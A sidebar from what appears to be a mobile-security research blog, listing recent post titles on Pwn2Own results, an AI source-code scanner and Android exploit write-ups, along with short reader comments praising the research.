- Pwn2Own Ireland 2026: Two Phones, Two Successful Exploits, and Third Place
- Free Djini AI SAST: Now Fixes What It Finds
- Djini AI SAST: A Free AI Scanner for Mobile App Source Code
- Hacking Optimus Prime: One Click to RCE on the TECNO Spark 30 Pro
- Pwn2Own 2025 – Part 1: Samsung Members WebView Takeover & Intent Redirection (CVE-2025-21079)
Recent Comments
Statar back
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Well done Lyes, i liked the last graph it sums it up pretty well. You demonstrated how crucial it is…
Very interesting bug chain, especially the escalation process by using AppLink as a bridge between the browser and the app…